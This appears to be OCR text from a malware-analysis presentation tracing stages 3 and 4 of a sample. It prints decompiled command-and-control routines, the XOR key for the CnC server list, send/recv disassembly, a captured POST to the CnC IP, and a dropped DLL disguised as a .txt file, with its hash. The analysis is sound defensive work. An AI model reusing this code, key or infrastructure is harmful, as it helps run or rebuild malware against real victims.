
```
while ( 1 )
{
  Sleep(0x5DC0u);
  v170 = &v158;
  sub_100058F0(&v158, v195);
  LOBYTE(v222) = 21;
  v156 = 0;
  v157 = 15;
  LOBYTE(v152) = 0;
  copy_data(&v152, &unk_1000A2D5, 0);
  LOBYTE(v222) = 20;
  v58 = (void **)cnc_communication(v152, v153, v154, v155, v156, v157, v158, v159, v160, v161, (size_t)v162, v163);
```

CnC communication function

```
v238 = &key;
v206 = 0;
v207 = 15;
LOBYTE(key) = 0;
copy_data(&key, "yJvvbjNNGUTBRTutdGaKAvbgsKGSmlibyoPLRhmOKYGyFTDOWpzVjTyBzfphE", 0x3Du);
LOBYTE(v271) = 4;
sub_100058F0(&v196, v251);
LOBYTE(v271) = 3;
xor_crypt(v196, v197, v198, v199, v200, v201, key, v203, v204, v205, (int)v206, v207);
```

Key for CnC server list decryption


Analysis – Stage 3





Analysis – Stage 3

In the next step the malware does more preparation for a further communication with the CnC server


It concatenates a random string with the the local IP address, XORs and encodes it base64







CyberChef decryption



Analysis – Stage 3


Set breakpoints on communication functions (`send` & `recv`) to follow the further communication


```
1494  if ( send(s, buf, v189, 0) == -1 || shutdown(v190, 1) == -1 )
1495  {
1496    closesocket(v190);
1497    WSACleanup();
1498    sub_10005890(v239, "500");
1499    v242 = v154 | 1;
1500  }
1501  else
1502  {
1503    sub_10005890(v247, &unk_1000A2D5);
1504    LOBYTE(v271) = 39;
1505    while ( 1 )
1506    {
1507      v191 = recv(v190, v269, 512, 0);
1508      if ( v191 <= 0 )
1509        break;
1510      for ( i = 0; i < v191; ++i )
1511      {
1512        LOBYTE(buf) = v269[i];
1513        sub_10006860((int)v247, (char)buf);
1514      }
1515      v190 = s;
1516    }
1517    closesocket(v190);
1518    WSACleanup();
```

```
74BF3924  FF15 44A1BF74   call dword ptr ds:[<send>]
74BF392D  0F85 B5000000   jne 3087041.74BF39E8
74BF3933  56              push esi
74BF3934  FF15 3CA1BF74   call dword ptr ds:[<closesocket>]
74BF393A  FF15 34A1BF74   call dword ptr ds:[<WSACleanup>]
74BF3940  8B8D 70F7FFFF   mov ecx,dword ptr ss:[ebp-890]
74BF3946  68 58A5BF74     push <3087041.a500>
74BF394B  E8 401F0000     call 3087041.74BF5890
74BF3950  83CF 01         or edi,1
74BF3953  89BD 7CF7FFFF   mov dword ptr ss:[ebp-884],edi
74BF3959  8D8D B8F9FFFF   lea ecx,dword ptr ss:[ebp-648]
74BF395F  E8 1C1E0000     call 3087041.74BF5780
74BF3964  8D8D E8F9FFFF   lea ecx,dword ptr ss:[ebp-618]
74BF396A  E8 111E0000     call 3087041.74BF5780
74BF396F  8D8D 88F9FFFF   lea ecx,dword ptr ss:[ebp-678]
74BF3975  E8 061E0000     call 3087041.74BF5780
74BF397A  8D8D D0F9FFFF   lea ecx,dword ptr ss:[ebp-630]
74BF3980  E8 FB1D0000     call 3087041.74BF5780
74BF3985  68 8057BF74     push 3087041.74BF5780
74BF398A  6A 14           push 14
74BF398C  6A 18           push 18
74BF398E  8D85 18FAFFFF   lea eax,dword ptr ss:[ebp-5E8]
74BF3994  C645 FC 06      mov byte ptr ss:[ebp-4],6
74BF3998  50              push eax
74BF3999  E8 5E4D0000     call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>
74BF399E  68 8057BF74     push 3087041.74BF5780
74BF39A3  6A 14           push 14
74BF39A5  6A 18           push 18
74BF39A7  8D85 F8FBFFFF   lea eax,dword ptr ss:[ebp-408]
74BF39AD  C645 FC 05      mov byte ptr ss:[ebp-4],5
74BF39B1  50              push eax
74BF39B2  E8 454D0000     call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>
74BF39B7  8D8D 00FAFFFF   lea ecx,dword ptr ss:[ebp-600]
74BF39BD  E8 BE1D0000     call 3087041.74BF5780
74BF39C2  8D8D 70F9FFFF   lea ecx,dword ptr ss:[ebp-690]
74BF39C8  E8 B31D0000     call 3087041.74BF5780
74BF39CD  8D4D 08         lea ecx,dword ptr ss:[ebp+8]
74BF39D0  E8 AB1D0000     call 3087041.74BF5780
74BF39D5  8D4D 20         lea ecx,dword ptr ss:[ebp+20]
74BF39D8  E8 A31D0000     call 3087041.74BF5780
74BF39DD  8B85 70F7FFFF   mov eax,dword ptr ss:[ebp-890]
74BF39E3  E9 B0EAFFFF     jmp 3087041.74BF2498
74BF39E8  6A 01           push 1
74BF39EA  56              push esi
74BF39EB  FF15 48A1BF74   call dword ptr ds:[<shutdown>]
74BF39F1  83F8 FF         cmp eax,FFFFFFFF
74BF39F4  0F84 39FFFFFF   je 3087041.74BF3933
74BF39FA  68 D5A2BF74     push 3087041.74BFA2D5
74BF39FF  8D8D 38F9FFFF   lea ecx,dword ptr ss:[ebp-6C8]
74BF3A05  E8 861E0000     call 3087041.74BF5890
74BF3A0A  C645 FC 27      mov byte ptr ss:[ebp-4],27
74BF3A0E  66:90           nop
74BF3A10  6A 00           push 0
74BF3A12  68 00020000     push 200
74BF3A17  8D85 D8FDFFFF   lea eax,dword ptr ss:[ebp-228]
74BF3A1D  50              push eax
74BF3A1F  FF15 30A1BF74   call dword ptr ds:[<recv>]
74BF3A27  85FF            test edi,edi
```

Analysis – Stage 3

Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	253	POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation







Prepared HTTP **request**
sent to the CnC server

Analysis – Stage 3

Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	253	POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation
192.185.52.124	10.0.0.249	HTTP	430	HTTP/1.1 406 Not Acceptable (text/html)





HTTP **response** received from CnC server


Analysis – Stage 3/4

Unfortunately curren‘t requests to the CnC Server doesn‘t result in a further infection...

I got a successful infection in my lab environment in the past resulting in a dropped and executed file <RandomString>.txt in C:\User\<User>\AppData\Local\Temp

This file was similar to the one uploaded by malware-traffic-analysis.com

Name: RVOgDko8fnP.txt (MD5 ef799b5261fd69b56c8b70a3d22d5120)



Analysis – Stage 4

- Don‘t get fooled by .txt ending, actually it‘s a PE-DLL

```
Offset(h)  00 01 02 03 04 05 06 07  Dekodierter Text
00000000   4D 5A 90 00 03 00 00 00  MZ......
00000008   04 00 00 00 FF FF 00 00  ....ÿÿ..
00000010   B8 00 00 00 00 00 00 00  ,.......
00000018   40 00 00 00 00 00 00 00  @.......
00000020   00 00 00 00 00 00 00 00  ........
00000028   00 00 00 00 00 00 00 00  ........
00000030   00 00 00 00 00 00 00 00  ........
00000038   00 00 00 00 E8 00 00 00  ....è...
00000040   0E 1F BA 0E 00 B4 09 CD  ..°..´.Í
00000048   21 B8 01 4C CD 21 54 68  !¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72  is progr
00000058   61 6D 20 63 61 6E 6E 6F  am canno
00000060   74 20 62 65 20 72 75 6E  t be run
00000068   20 69 6E 20 44 4F 53 20   in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A  mode....
```

- **Interesting Imports**
  `LoadLibrary`
  `VirtualAlloc`

- Libraries are mostly **linked at runtime**

- **Dynamic Analysis**
  Set breakpoints at relevant functions
  `LoadLibrary`
  `VirtualAlloc`

```
push    offset LibFileName ; "USER32.DLL"
call    ds:LoadLibraryA
mov     edi, eax
test    edi, edi
jz      loc_409230
mov     esi, ds:GetProcAddress
```

```
push    offset ModuleName ; lpModuleName
call    ds:GetModuleHandleA
mov     esi, ds:GetProcAddress
push    offset ProcName ; "LocalAlloc"
push    eax             ; hModule
mov     hModule, eax
call    esi ; GetProcAddress
mov     LocalAlloc_0, eax
call    sub_401344
push    offset aVirtualprotect ; "VirtualProtect"
push    hModule         ; hModule
call    esi ; GetProcAddress
```

Imports

Address	Ordinal	Name	Library
00417078		EraseTape	KERNEL32
0041707C		FindFirstVolumeW	KERNEL32
00417080		FindActCtxSectionStringW	KERNEL32
